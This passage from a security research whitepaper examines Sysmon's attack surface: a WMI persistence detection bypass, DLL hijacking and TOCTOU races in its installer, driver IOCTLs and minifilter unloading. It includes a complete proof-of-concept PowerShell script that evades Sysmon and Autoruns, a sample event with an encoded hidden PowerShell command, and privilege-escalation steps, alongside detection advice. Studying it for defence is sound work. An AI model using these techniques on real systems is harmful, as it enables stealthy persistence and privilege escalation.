[write] boolean ForceOnFeedback = FALSE;
[write] boolean ForceOffFeedback = FALSE;
[write] boolean RunInteractively = FALSE;
[write] uint32 KillTimeout = 0;
};

Instance of __Win32Provider as $P2
{
    Name = "CommandLineEventConsumer";
    Clsid = "{266c72e5-62e8-11d1-ad89-00c04fd8fdff}";
    HostingModel = "LocalSystemHost";
};

Instance of __EventConsumerProviderRegistration
{
    Provider = $P2;
    ConsumerClassNames = {"CommandLineEventConsumer"};
};

```

The components of the CommandLineEventConsumer definition can be summarized as follows:

1. The class definition – In this case, CommandLineEventConsumer extends the \_\_EventConsumer class.
2. The class definition is bound to a provider via a \_\_Win32Provider instance. WMI can't actually do anything without code to back it. Associating a class definition to its respective provider via its CLSID is how this is performed. Looking up this CLSID ({266c72e5-62e8-11d1-ad89-00c04fd8fdff}) in the registry would indicate that the implementer of CommandLineEventConsumer is %windir%\System32\wbem\wbemcons.dll
3. Registering the defined class and provider instance as an event consumer via the \_\_EventConsumerProviderRegistration class.

It is also helpful to know that every WMI namespace is automatically populated with system classes (those that start with two underscores) meaning that every namespace will have a built in \_\_EventFilter, \_\_EventConsumer, and \_\_FilterToConsumerBinding class – the core components required to perform permanent WMI persistence.

The objective now is to see if it is possible to define our own `__EventConsumer` class in a namespace other than `ROOT\Subscription` and `ROOT\Default`.

The easiest test to confirm the possibility of defining an event consumer class in another namespace would be to use `mofcomp.exe` to compile and register the class definition above. For example, if the desired namespace for the event consumer was `ROOT\Foo`, the following would be invoked (where `hijack.mof` consists of the class definition above):

```
mofcomp.exe -N:root\foo hijack.mof
```

And indeed, upon compiling the malicious mof file, an attacker would be able to perform standard `CommandLineEventConsumer` persistence in the context of the `ROOT\Foo` namespace. One issue from an attacker tradecraft perspective however is that the execution of `mofcomp.exe` could be logged and a MOF file was required to be present on disk. It turns out that it is also possible to define classes dynamically and remotely. The following proof-of-concept PowerShell script demonstrates the steps required to perform dynamic, remote WMI class creation in an arbitrary namespace. In this example, the `ActiveScriptEventConsumer` class is reconstructed using the class name and namespace of an attacker's choosing.

```
function New-ActiveScriptEventConsumerClass {
<#
.SYNOPSIS
Creates an ActiveScriptEventConsumer WMI class in the namespace of your choosing.
.DESCRIPTION
New-ActiveScriptEventConsumerClass creates a clone of the ActiveScriptEventConsumer
WMI event consumer class using the class name and namespace name of your choosing.
The purpose of New-ActiveScriptEventConsumerClass is to highlight the difficulty of
developing robust WMI persistence detections. Previously, it was assumed that
ActiveScriptEventConsumer classes could only exist in the root/subscription and
root/default namespaces. New-ActiveScriptEventConsumerClass proves that this is
indeed not the case.
As of this writing, New-ActiveScriptEventConsumerClass bypasses both Sysinternals
Autoruns and Sysmon WMI persistence detections. This technique will still be caught
with event ID 5861 in the Microsoft-Windows-WMI-Activity/Operational event log (Win
10+).
Author: Matthew Graeber (@mattifestation)
License: BSD 3-Clause
.PARAMETER Namespace
Specifies the namespace within the root namespace where the class will live. If the
namespace already exists, it will create the class within that namespace (with the
exception of root/subscription and root/default).
.PARAMETER ClassName
Specifies the name of the ActiveScriptEventConsumer class to create. A class name of
ActiveScriptEventConsumer will be used my default.
```

**.PARAMETER Credential**

Specifies a user account that has permission to perform this action. The default is the current user. Type a user name, such as User01, Domain01\User01, or User@Contoso.com. Or, enter a PSCredential object, such as an object that is returned by the Get-Credential cmdlet. When you type a user name, you are prompted for a password.

**.PARAMETER ComputerName**

Specifies the target computer for the management operation. Enter a fully qualified domain name (FQDN), a NetBIOS name, or an IP address. When the remote computer is in a different domain than the local computer, the fully qualified domain name is required.

**.EXAMPLE**

```
New-ActiveScriptEventConsumerClass -Namespace Foo -ClassName Blah
```

**Description**

-----  
 An ActiveScriptEventConsumer class will be created as the 'Blah' class in the 'root/Foo' namespace. WMI persistence will now be possible in the 'root/Foo' namespace, evading Sysinternals.

**.EXAMPLE**

```
New-ActiveScriptEventConsumerClass -Namespace Foo -ClassName Blah -Credential TestUser -ComputerName 192.168.1.24
```

**.EXAMPLE**

```
$NewActiveScriptEventConsumer = Get-WmiObject -Namespace root/Foo -Class Meta_Class -Filter "__CLASS = 'Blah'"
$NewActiveScriptEventConsumer.Delete()
```

```
Get-CimInstance -Namespace root/Foo -ClassName __Win32Provider -Filter 'Name = "Blah"' | Remove-CimInstance
Get-CimInstance -Namespace root -ClassName __NAMESPACE -Filter 'Name = "Foo"' | Remove-CimInstance
```

**Description**

-----  
 An example of cleaning up the class and namespace that was created in the previous example.

**.OUTPUTS**

```
System.Management.ManagementClass
```

Outputs the class definition of the new ActiveScriptEventConsumer class.

#>

```
[OutputType([System.Management.ManagementClass])]
[CmdletBinding(DefaultParameterSetName = 'NotRemote')]
param (
    [Parameter(Mandatory = $True, ParameterSetName = 'Remote')]
    [Parameter(Mandatory = $True, ParameterSetName = 'NotRemote')]
    [String]
    [ValidateNotNullOrEmpty()]
    $Namespace,

    [Parameter(ParameterSetName = 'Remote')]
    [Parameter(ParameterSetName = 'NotRemote')]
    [String]
    [ValidateNotNullOrEmpty()]
    $ClassName = 'CommandLineEventConsumer',

    [Parameter(Mandatory = $True, ParameterSetName = 'Remote')]
    [Management.Automation.PSCredential]
    [Management.Automation.CredentialAttribute()]
    $Credential,
```

```

    [Parameter(Mandatory = $True, ParameterSetName = 'Remote')]
    [String[]]
    [ValidateNotNullOrEmpty()]
    $ComputerName
)
$HadError = $False
if (($Namespace -eq 'subscription') -or ($Namespace -eq 'default')) {
    Write-Error "New-ActiveScriptEventConsumerClass does not work with the
root/subscription and root/default namespaces."
    $HadError = $True
}
$ExistingClass = $null
$OptionalWMIArgs = @{}
if ($Credential -and $ComputerName) {
    $OptionalWMIArgs['Credential'] = $Credential
    $OptionalWMIArgs['ComputerName'] = $ComputerName
}
try {
    $ExistingClass = Get-WmiObject -Namespace "root\$(($Namespace))" -Class
Meta_Class -Filter "__CLASS = '$ClassName'" @OptionalWMIArgs -ErrorAction
SilentlyContinue
} catch { }
if ($ExistingClass) {
    Write-Error "WMI class root\$(($Namespace)): $ClassName already exists."
    $HadError = $True
}
if (-not $HadError) {
    $ExistingNamespace = Get-WmiObject -Namespace ROOT -Class __NAMESPACE -
Filter "Name = '$Namespace'" -ErrorAction SilentlyContinue @OptionalWMIArgs
    if (-not $ExistingNamespace) {
        # Create a new namespace using the namespace name supplied
        $NewNamespace = Set-WmiInstance -Namespace ROOT -Class __NAMESPACE -
Arguments @{} Name = $Namespace } -ErrorAction Stop @OptionalWMIArgs
    }

    # Derive the ActiveScriptEventConsumer in the specified namespace
    $EventConsumerBase = Get-WmiObject -Namespace "root\$(($Namespace))" -Class
Meta_Class -Filter "__CLASS = '__EventConsumer'" @OptionalWMIArgs
    # Derive the new ActiveScriptEventConsumer class. Upon creating the class,
it will inherit the following properties:
    # * CreatorSID
    # * MachineName
    # * MaximumQueueSize
    $NewActiveScriptEventConsumer = $EventConsumerBase.Derive($ClassName)

    # Mirror all the properties and respective qualifiers for
ActiveScriptEventConsumer
    # scrcons.mof for reference/comparison:
    <#
class ActiveScriptEventConsumer : __EventConsumer
{
    [key] string Name;
    [not_null, write] string ScriptingEngine;
    [write] string ScriptText;
    [write] string ScriptFilename;
    [write] uint32 KillTimeout = 0;
};
#>

    $NewActiveScriptEventConsumer.Properties.Add('Name',
[Management.CimType]::String, $False)

```

```

        $NewActiveScriptEventConsumer.Properties['Name'].Qualifiers.Add('key',
$True, $False, $True, $True, $False)

        $NewActiveScriptEventConsumer.Properties.Add('ScriptingEngine',
[Management.CimType]::String, $False)
$NewActiveScriptEventConsumer.Properties['ScriptingEngine'].Qualifiers.Add('not_null
', $True, $False, $False, $False, $True)
$NewActiveScriptEventConsumer.Properties['ScriptingEngine'].Qualifiers.Add('write',
$True, $False, $False, $False, $True)

        $NewActiveScriptEventConsumer.Properties.Add('ScriptText',
[Management.CimType]::String, $False)
$NewActiveScriptEventConsumer.Properties['ScriptText'].Qualifiers.Add('write',
$True, $False, $False, $False, $True)

        $NewActiveScriptEventConsumer.Properties.Add('ScriptFilename',
[Management.CimType]::String, $False)
$NewActiveScriptEventConsumer.Properties['ScriptFilename'].Qualifiers.Add('write',
$True, $False, $False, $False, $True)

        $NewActiveScriptEventConsumer.Properties.Add('KillTimeout',
[Management.CimType]::UInt32, $False)
$NewActiveScriptEventConsumer.Properties['KillTimeout'].Qualifiers.Add('write',
$True, $False, $False, $False, $True)

        # Bake in the new type
        $null = $NewActiveScriptEventConsumer.Put()

        # ActiveScriptEventConsumer now needs to be bound to its provider
        # srccons.mof for reference/comparison:
        <#
        Instance of __Win32Provider as $SCRCONS_P
        {
            Name = "ActiveScriptEventConsumer";
            Clsid = "{266c72e7-62e8-11d1-ad89-00c04fd8fdff}";
            PerUserInitialization = TRUE;
            HostingModel = "SelfHost";
        }
    };
    #>
    $NewActiveScriptEventConsumerProviderBinding = Set-WmiInstance -Namespace
"ROOT/$Namespace" -Class __Win32Provider -Arguments @{
        Name = $ClassName
        Clsid = '{266c72e7-62e8-11d1-ad89-00c04fd8fdff}'
        PerUserInitialization = $True
        HostingModel = 'SelfHost'
    } @OptionalWMIArgs

    # Perform the final event consumer consumer to provider binding
    # srccons.mof for reference/comparison:
    <#
    Instance of __EventConsumerProviderRegistration
    {
        Provider = $SCRCONS_P;
        ConsumerClassNames = {"ActiveScriptEventConsumer"};
    }
    #>

    $EventConsumerProviderRegistration = Set-WmiInstance -Namespace
"ROOT/$Namespace" -Class __EventConsumerProviderRegistration -Arguments @{
        provider = $NewActiveScriptEventConsumerProviderBinding
        ConsumerClassNames = @($ClassName)
    } @OptionalWMIArgs

    Get-WmiObject -Namespace "root\$(($Namespace))" -Class Meta_Class -Filter
"__CLASS = '$ClassName'" @OptionalWMIArgs
}

```

```
}

```

This code is also available [here](#) which also supports the creation of arbitrary CommandLineEventConsumer classes.

The ability to derive an event class within an arbitrary namespace effectively invalidates all WMI persistence detections that rely upon events occurring within the context of specific namespaces. Fortunately, Windows 10 offers a mitigating detection. The same cannot be said, unfortunately for previous versions of Windows.

## Mitigating WMIEvent Bypass Detections

Despite the existence of a generic WmiEvent bypass in Sysmon, there are mitigating controls that can facilitate detecting such evasive techniques.

### CommandLineEventConsumer Detection

Should an attacker decide to use a CommandLineEventConsumer payload (versus ActiveScriptEventConsumer), a defender could monitor all child process creation where the parent process is WmiPrvSE.exe. Regardless of which namespace the custom CommandLineEventConsumer class is defined in, a process will always spawn from WmiPrvSE.exe. WmiPrvSE.exe child process creation also happens seldom enough that monitoring all child process creation is likely to be a high-signal event.

Attackers may be mindful of such a detection, however, and may opt to use a custom ActiveScriptEventConsumer instance. In that case, their payload will execute in the context of scrcons.exe – a child process of WmiPrvSE.exe

### Microsoft-Windows-WMI-Activity/Operational Event ID 5861

Introduced in Windows 10, event ID 5861 in the Microsoft-Windows-WMI-Activity/Operational event log will log all WMI persistence regardless of the namespace in which the event consumer class resides.

Here is an example logged event:

```
Namespace = //./ROOT/Foo; Eventfilter = TimerTrigger (refer to its
activate eventid:5859); Consumer =
CommandLineEventConsumer="ExecuteEvilPowerShell"; PossibleCause =
Binding EventFilter:
instance of __EventFilter
{
    CreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 155, 89, 172,
65, 15, 203, 180, 216, 28, 95, 154, 195, 233, 3, 0, 0};
    EventNamespace = "root/cimv2";
    Name = "TimerTrigger";
    Query = "SELECT * FROM __TimerEvent WHERE TimerID =
\"PayloadTrigger\"";
    QueryLanguage = "WQL";
}
```



```

};
Perm. Consumer:
instance of CommandLineEventConsumer
{
    CommandLineTemplate = "powershell -nop -noni -w hidden -enc
CgAgACAAIAAgAFcAcgBpAHQAZQAtAEgAbwBzAHQAIAnAEEAcABwAGwAeQBpAG4AZwAgAH
UAcABkAGEAdABlAHMALgAuAC4AJwAKACAAIAAgACAAIgbZAG8AdQAgAHcAZQByAGUAIABv
AHcAbgBlAGQAIABhAHQAIAAkACgAWwBEAGEAdABlAFQAaQBtAGUAXQA6ADoATgBvAHcAKQ
AiACAAfAAgAE8AdQB0AC0ARgBpAGwAZQAgACgASgBvAGkAbgAtAFAAyQB0AGgAIAAkAEUA
bgB2ADoAVABFAE0AUAAgAHIAZQBzAHUAbAB0AC4AdAB4AHQAKQAgAC0AQQBwAHAAZQBuAG
QACgAgACAAIAAgAFMAdABhAHIAAdAAtAFMAbABlAGUAcAAgAC0AUwBlAGMabwBuAGQAcwAg
ADIACgA=";
    CreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 155, 89, 172,
65, 15, 203, 180, 216, 28, 95, 154, 195, 233, 3, 0, 0};
    Name = "ExecuteEvilPowerShell";
};

```

Be mindful, though that a mature attacker who is running in an elevated context (which is assumed with WMI persistence) also has the ability to silently stop WMI-Activity events from being logged by temporarily removing the ETW provider that feeds events to the event log - Microsoft-Windows-WMI-Activity. Discussion of this technique is out of the scope of this whitepaper.

## Data Collection Implementation Analysis - Conclusion

This is just one example of how a determined attacker will make the investment in finding generic detection feature bypasses in security products. While this example was limited to Sysmon WmiEvents, an attacker targeting a security product will most certainly attempt to find as many relevant, generic bypasses as possible. An attacker knows, however, that their actions don't happen in isolation. For example, WMI persistence is just that, persistence – a single link in the kill chain. The subsequent actions performed upon being triggered by WMI are subject to detection as well and attackers are aware of this. Lastly, the ideal generic evasions are ones that bypass other security products as well rather than just a single product. An attacker will prioritize evasions that impact as many products as possible.

## Step 4 - Footprint/Attack Surface Analysis

It is important to understand the footprint a security product has when installed on an endpoint. A security product's footprint includes any OS resources that a security product uses, modifies, or introduces to the system. This may include OS resources such as files, directories, registry keys, drivers, services, COM objects, WMI providers, network connections, opened named pipes, event logs, and processes. A security product's footprint ideally should be understood as it executes all of its supported features. At a minimum, the product's footprint should be understood during installation, normal operation, during updates, and during uninstallation as each scenario often results in vastly different behavior of the product. In addition, the product's dependence on OS and third-party components should be analyzed as they can be targeted to indirectly subvert the security product. In the following sections, we only analyze Sysmon's installation process and perform an analysis of its dependencies.

## Sysmon Installation

Because Sysmon has no centralized management or deployment server, IT administrators must use other technologies such as SCCM or Group Policy to install Sysmon in an enterprise environment. In order to install Sysmon on a host, IT administrators must transfer `sysmon.exe` (the x86 binary) or `sysmon64.exe` (the x64 binary) to the target machine and then run `sysmon.exe -i` or `sysmon64.exe -i` (depending on which file is copied to the target machine). This will install Sysmon using its default collection rules: process creation/termination logging and driver load logging, using the SHA1 algorithm to hash files.

IT administrators can customize collection rules at installation by copying a collection rule XML file to the target machine and running `sysmon.exe -i rules.xml`, where `rules.xml` is the rule configuration file. During installation, Sysmon.exe converts the rules in this XML file to a binary form and stores in the registry at: `HKLM\SYSTEM\CurrentControlSet\Services\<<SYSMON_DRIVER_NAME>\Parameters\Rules` and will read rules from this location anytime it starts up. The registry key is only accessible by administrator users, preventing a low-privileged attacker from enumerating Sysmon's configuration. But it is worth noting that IT administrators usually centralize the administration of Sysmon rules using technologies such as SCCM or Group Policy, and a low privileged attacker could enumerate the rules from these technologies instead.

At a high level, during installation Sysmon does the following:

- Installs the Sysmon service and saves the collection rules to the registry
- Installs the Sysmon driver
- Creates the Sysmon event log
- Starts event collection

On 64-bit machines, the installation process varies depending on the installer used. For example, take the scenario where IT administrators create the folder `C:\Windows\system32\Sysmon\`, copy the 32-bit Sysmon.exe binary and a `rules.xml` to the folder, and then start installation by executing `C:\Windows\system32\Sysmon\Sysmon.exe -i C:\Windows\system32\Sysmon\rule.xml` as the SYSTEM user. When this occurs, the following occurs

1. `C:\Windows\system32\Sysmon\Sysmon.exe` extracts the 64-bit version of the binary to `C:\Windows\temp\Sysmon.exe` and the copies it to `C:\Windows\Sysmon.exe`
2. `C:\Windows\system32\Sysmon\Sysmon.exe` then executes the following command  
`C:\Windows\temp\Sysmon.exe`  
`C:\Windows\system32\sysmon\Sysmon.exe -i`  
`C:\Windows\system32\sysmon\sysmon_all.xml`
3. **C:\Windows\temp\Sysmon.exe then starts** and runs the command  
`"C:\Windows\Sysmon.exe" -nologo -accepteula -m`. This command copies an event log uninstall and an install manifest to two unique filenames in `C:\Windows\Temp\` (the

names are in the format "MAN????.tmp" where "????" is an alphanumeric character). It then runs the following commands to uninstall and install the event manifests:

```
"C:\Windows\system32\wevtutil.exe" um
"C:\Windows\TEMP\MAN6DFC.tmp"
"C:\Windows\system32\wevtutil.exe" im
"C:\Windows\TEMP\MAN6E7A.tmp"
```

4. C:\Windows\temp\Sysmon.exe then extracts the Sysmon driver to C:\Windows\SysmonDrv.sys and registers the drivers with Windows and the SysmonDrv service is created.
5. The Sysmon service is also created during this process. The service is configured to use C:\Windows\system32\Sysmon.exe as the service executable.

This behavior is interesting as it can be abused for privilege escalation through DLL hijacking. When C:\Windows\temp\Sysmon.exe begins, it attempts to load the following DLLs

- C:\Windows\Temp\USERENV.dll
- C:\Windows\Temp\VERSION.dll
- C:\Windows\Temp\NETAPI32.dll
- C:\Windows\Temp\MPR.dll
- C:\Windows\Temp\WTSAPI32.dll
- C:\Windows\Temp\Secur32.dll
- C:\Windows\Temp\NETUTILS.DLL
- C:\Windows\Temp\SSPICLI.DLL

An unprivileged user has write access to the C:\Windows\temp folder and therefore a low-privileged attacker could plant malicious versions of any of these DLLs in the temp folder. When C:\Windows\temp\Sysmon.exe starts, then it would attempt to load the affected DLLs. Likewise, a low privileged user could take advantage of [DLL redirection](#) to aid in this attack by creating C:\Windows\temp\System.exe.local, forcing Sysmon.exe to load DLLs from the temp folder first.

It is worth noting that if C:\Windows\temp\Sysmon.exe already exists during installation, then Sysmon will place the extracted 64-bit installer in a the path C:\Windows\temp\SYS#####\Sysmon.exe, where ##### refers to a 10 number that appears to be randomly generated. Further research could be done to see how that number is generated and to also see how Sysmon would behave if all those directory names were already taken(i.e. create 9,999,999,999 folders in C:\Windows\temp).

Event manifest hijacking was also explored. During installation and uninstallation, Sysmon writes [event log manifest](#) files to the unique path C:\Windows\temp\MAN????.tmp (where "????" is four alphanumeric characters) and leverages them when executing wevtutil.exe. A low privileged user can exhaust all available paths by creating 1,679,616 ( (26 letters + 10 digits) ^ 4) empty manifest files conforming to format. If Sysmon cannot find an available file in the MAN????.tmp format, it'll predictably write the manifest files to C:\Windows\temp\MAN1.tmp. That file's permissions prevent a low-privileged user from modifying it, but there may exist a TOCTOU vulnerability that an attacker could abuse using [symbolic links](#) to hijack the manifest file(big thanks to James Forshaw for this research)

Using James Forshaw's technique, create a symbolic link that redirects C:\windows\temp\MAN1.tmp to C:\Users\\FolderA\ . MAN1.tmp will then be written to FolderA.

- After FolderA\MAN1.tmp is created but before wevtutil.exe uses it, change the symbolic link to point C:\users\\FolderB\ . The attacker can then create a file in that directory named MAN1.tmp. Wevtutil.exe will then start and process the attacker's event manifest instead.

This same strategy could be used to exploit Sysmon's usage of the predictable file path C:\windows\temp\Sysmon.exe. Due to the finicky nature of TOCTOU vulnerabilities, the limited impact of the event manifest file hijack, and the ease of exploiting the Sysmon.exe DLL hijack, this avenue was not explored further beyond highlighting the potential.

It is worth emphasizing that the extraction of the Sysmon.exe binary to the C:\Windows\temp folder was only observed when using the 32-bit Sysmon.exe on a 64-bit system (the 32-bit binary on a 32-bit System was not analyzed). When the 64-bit Sysmon64.exe is used, the file does not move locations and the Sysmon driver is extracted to the directory Sysmon64.exe is located in. The created Sysmon service then points to the Sysmon64.exe path. The wevtutil.exe weaknesses still apply with the 64-bit installer, however.

We also analyzed the security descriptors of the various objects added to a machine after a typical Sysmon installation. Analyzed objects included

- Files - Only SYSTEM/Administrators have write access to Sysmon's files. All other users have read and execute privileges.
  - C:\Windows\Sysmon.exe
  - C:\Windows\SysmonDrv.sys - The analysis of Sysmon's driver is in the following section.
- Registry Entries
  - HKLM\SYSTEM\CurrentControlSet\Services\Sysmon - Only SYSTEM/Administrators have write access. All other users can read this key.
  - HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv - Only SYSTEM and Administrators have write access. All other users can read this key and its subkeys (with the exception of the Parameters subkey).
  - **HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters** - Only Administrators can read or write to this key. No other users can access this key.
- ETW Provider
  - SYSTEM and the Event Log server have full control over the ETW Provider. Administrators are granted all rights over the ETW Provider except the TRACELOG\_GUID\_ENABLE access right.
- Event Log Channel - Microsoft-Windows-Sysmon/Operational
  - SYSTEM has full access.
  - The Administrators group has read, write, and clear permissions.
  - The Backup Operators, Event Log Readers, and Server Operators groups have read access.
- Services - The Symon and SysmonDrv do not define a custom security descriptor and therefore inherit the system's default service security descriptor.


No weaknesses were identified through analyzing Sysmon's dependencies. However, it's worth noting that subversion could occur if an attacker tampers with any of these components.

## Driver Interface Analysis

The core of many endpoint security products consists of a driver. There will undoubtedly be either explicitly or implicitly defined interfaces between one or more user mode components and the driver. All driver interfaces constitute potential attack surface. The traditional goal for driver attack surface analysis would consist of finding exploitable bugs resulting in arbitrary kernel code execution. Of course, that goal is always in mind, however, additional attack surface analysis goals should also include tampering and evasion. Our analysis of Sysmon considered all of these goals.

### Obtaining a Handle

A user mode process obtains a handle to the Sysmon driver by calling `CreateFile` and requesting a handle for `"\\.\SysmonDrv"`. As is required for all WDM drivers, Sysmon handles [IRP\\_MJ\\_CREATE](#) requests - the logic necessary to obtain a handle to the driver. The only security check performed is that the requesting process token have [SeDebugPrivilege](#) as seen in the annotated IDA screenshot below:



```
loc_10007201:          ; IRP_MJ_CREATE
lea    eax, [esp+48h+SubjectSecContext]
mov    [esp+48h+RequiredPrivs.PrivilegeCount], 1
push  eax
mov    [esp+4Ch+RequiredPrivs.Control], PRIVILEGE_SET_ALL_NECESSARY
mov    [esp+4Ch+RequiredPrivs.Privilege.Luid.LowPart], SE_DEBUG_PRIVILEGE
mov    [esp+4Ch+RequiredPrivs.Privilege.Luid.HighPart], edi
mov    [esp+4Ch+RequiredPrivs.Privilege.Attributes], edi
call   ds:SeCaptureSubjectContext
call   ds:ExGetPreviousMode
movzx  eax, al
push  eax          ; AccessMode
lea    eax, [esp+4Ch+SubjectSecContext]
push  eax          ; SubjectSecurityContext
lea    eax, [esp+50h+RequiredPrivs]
push  eax          ; RequiredPrivileges
call   ds:SePrivilegeCheck
test   al, al
jnz    short loc_1000724F

mov    edi, STATUS_ACCESS_DENIED
```

By default, the only group granted SE\_DEBUG\_PRIVILEGE is the Administrators group, implying that only high-integrity processes can obtain a handle to SysmonDrv. There may be a chance that SeDebug privileges could be extended to other, less privileged groups via [security policy](#), introducing potential issues where a non-administrator could access information via the Sysmon IOCTL interface described in the next section. One should not consider this to be a vulnerability but certainly an inconsistency where other access control entries explicitly require you to be in the Administrators group.

## IOCTL Interface

One of the methods in which a user mode component can interact with a driver is through an [input/output control](#) (IOCTL) mechanism using the DeviceIOControl function. The IOCTL codes supported by Sysmon are not documented (nor do they need to be) so reversing was necessary to determine what IOCTL codes are supported as well as what their corresponding functionality is.

The Sysmon driver supports the following IOCTLs (as of version 7.03):

### **0x83400000**

The Sysmon driver expects to receive a 4 byte buffer consisting of 0x02BC which appears to be used to signal to the driver that a handle to it was obtained. Upon receiving this IOCTL in the driver, a handle to the process object for the current process is obtained. How the handle is used internally was never investigated in depth.

### **0x83400004**

This IOCTL is the mechanism by which the Sysmon service retrieves raw event information from the driver. There appears to be an event queue that is maintained within the driver that is gradually dequeued as the service sends this IOCTL. One potential attack scenario might entail an attacker-controlled obtaining a handle to the Sysmon driver and constantly requesting this IOCTL as a means of “siphoning” off events that would otherwise be logged to the event log by the Sysmon service. This attack was not thoroughly investigated. An attacker would most likely have to be elevated anyway in order to carry out this attack (as described in the section above), in which case, there would be other, more reliable tampering options available.

### **0x83400008**

This IOCTL signals to the driver that a configuration change occurred in the registry and that it should consume the new configuration. Surprisingly, there is no logic in the driver or the service to log when the configuration changes in the registry. Configuration changes are only logged when explicitly changed with “sysmon.exe -c”.

### **0x8340000C**

This IOCTL retrieves raw ProcessCreate data for the process ID specified. The rationale for this logic was not investigated but the error string that follows the service logic can perhaps supply some potential

insight: “PROCESS\_CACHE\_REQUEST failed with %d\n” where “%d” refers to the DeviceIOControl error code. An elevated attacker could use this IOCTL to obtain detailed process information for reconnaissance purposes, if desired. The hex output below is an example of raw ProcessCreate event data (truncated) for, in this case, the System process (PID 4). There was not a compelling need at the time to identify and parse each raw event field.

|          | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F |                  |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000 | 04 | 00 | 00 | 00 | 6C | 03 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ....l.....       |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....            |
| 00000020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 51 | 94 | 04 | 26 | C6 | 18 | D4 | 01 | .....Q".&Æ.Ô.    |
| 00000030 | E7 | 03 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | EB | 03 | 00 | 00 | ç.....ë...       |
| 00000040 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 0C | 00 | 00 | 00 | 0C | 00 | 00 | 00 | .....            |
| 00000050 | 0C | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....            |
| 00000060 | 01 | 01 | 00 | 00 | 00 | 00 | 00 | 05 | 12 | 00 | 00 | 00 | 01 | 01 | 00 | 00 | .....            |
| 00000070 | 00 | 00 | 00 | 10 | 00 | 40 | 00 | 00 | 53 | 00 | 79 | 00 | 73 | 00 | 74 | 00 | .....@..S.y.s.t. |
| 00000080 | 65 | 00 | 6D | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | e.m.....         |
| 00000090 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....            |
| 000000A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....            |
| 000000B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | .....            |

## Minifilter Driver Registration

The Sysmon service registers the driver (a minifilter driver) with an altitude of 385201. Minifilter driver altitudes dictate their relative position in the I/O stack. Any driver that loaded with a smaller altitude could conceivably not pass IRPs to the Sysmon driver. Additionally, registered minifilter drivers can be unloaded with the fltmc.exe built-in utility. Both attack vectors require that an attacker run in an elevated context. For reference, registered minifilter altitudes are listed [here](#).

## Step 5 - Configuration Analysis - @SwiftOnSecurity Sysmon Rules

